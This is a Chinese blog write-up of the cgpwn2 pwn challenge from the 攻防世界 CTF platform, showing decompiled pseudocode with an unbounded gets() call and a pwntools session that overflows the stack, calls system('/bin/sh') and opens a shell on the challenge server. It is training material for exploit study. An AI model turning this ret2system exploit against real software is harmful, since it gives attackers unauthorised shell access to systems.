
攻防世界 cgpwn2 writeup


原创

胡胡同志要加油 于 2021-12-02 11:20:11 发布 127 收藏
分类专栏： pwn题解 文章标签： pwn c语言 开发语言


本文链接：https://blog.csdn.net/yajuanpi4899/article/details/121672774



首先进行elf可知是32位程序，栈保护未打开:



IDA反编译，三个关键函数：



IDA View-A | Pseudocode-A | Stack of hello | Hex View-1

```
1  char *hello()
2  {
3    char *v0; // eax
4    signed int v1; // ebx
5    unsigned int v2; // ecx
6    char *v3; // eax
7    char s; // [esp+12h] [ebp-26h]
8    int v6; // [esp+14h] [ebp-24h]
9
10   v0 = &s;
11   v1 = 30;
12   if ( (unsigned int)&s & 2 )
13   {
14     *(_WORD *)&s = 0;
15     v0 = (char *)&v6;
16     v1 = 28;
17   }
18   v2 = 0;
19   do
20   {
21     *(_DWORD *)&v0[v2] = 0;
22     v2 += 4;
23   }
24   while ( v2 < (v1 & 0xFFFFFFFC) );
25   v3 = &v0[v2];
26   if ( v1 & 2 )
27   {
28     *(_WORD *)v3 = 0;
29     v3 += 2;
30   }
31   if ( v1 & 1 )
32     *v3 = 0;
33   puts("please tell me your name");
34   fgets(name, 50, stdin);
35   puts("hello,you can leave some message here:");
36   return gets(&s);
37 }
```


IDA View-A | Pseudocode-A | Stack of hello | Hex View

```
1  int pwn()
2  {
3    return system("echo hehehe");
4  }
```


函数分析：main中没啥东西，hello()函数中有两次输入，第二次gets函数没有限制可以进行栈溢出，pwn函数中含system。

攻击思路：hello()将name赋值 /bin/sh 字符串，在第二次输入中将它作为system的参数值进行payload

writeup:

```
In [3]: from pwn import *

In [4]: elf = ELF("./cgpwn2")
[*] '/home/kali/Desktop/wp/cgpwn2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)

In [5]: io = remote("111.200.241.244",61790)
[x] Opening connection to 111.200.241.244 on port 61790
[x] Opening connection to 111.200.241.244 on port 61790: Trying 111.200.241.244
[+] Opening connection to 111.200.241.244 on port 61790: Done

In [6]: io.recv()
Out[6]: b'please tell me your name\n'

In [7]: io.sendline(b'/bin/sh')

In [8]: io.recv()
Out[8]: b'hello,you can leave some message here:\n'

In [9]: payload = cyclic(0x26+4) + p32(elf.symbols['system']) + p32(0)+p32(0x0804A080)

In [10]: io.sendline(payload)

In [11]: io.interactive()
[*] Switching to interactive mode
ls
bin
cgpwn2
dev
flag
lib
lib32
lib64
```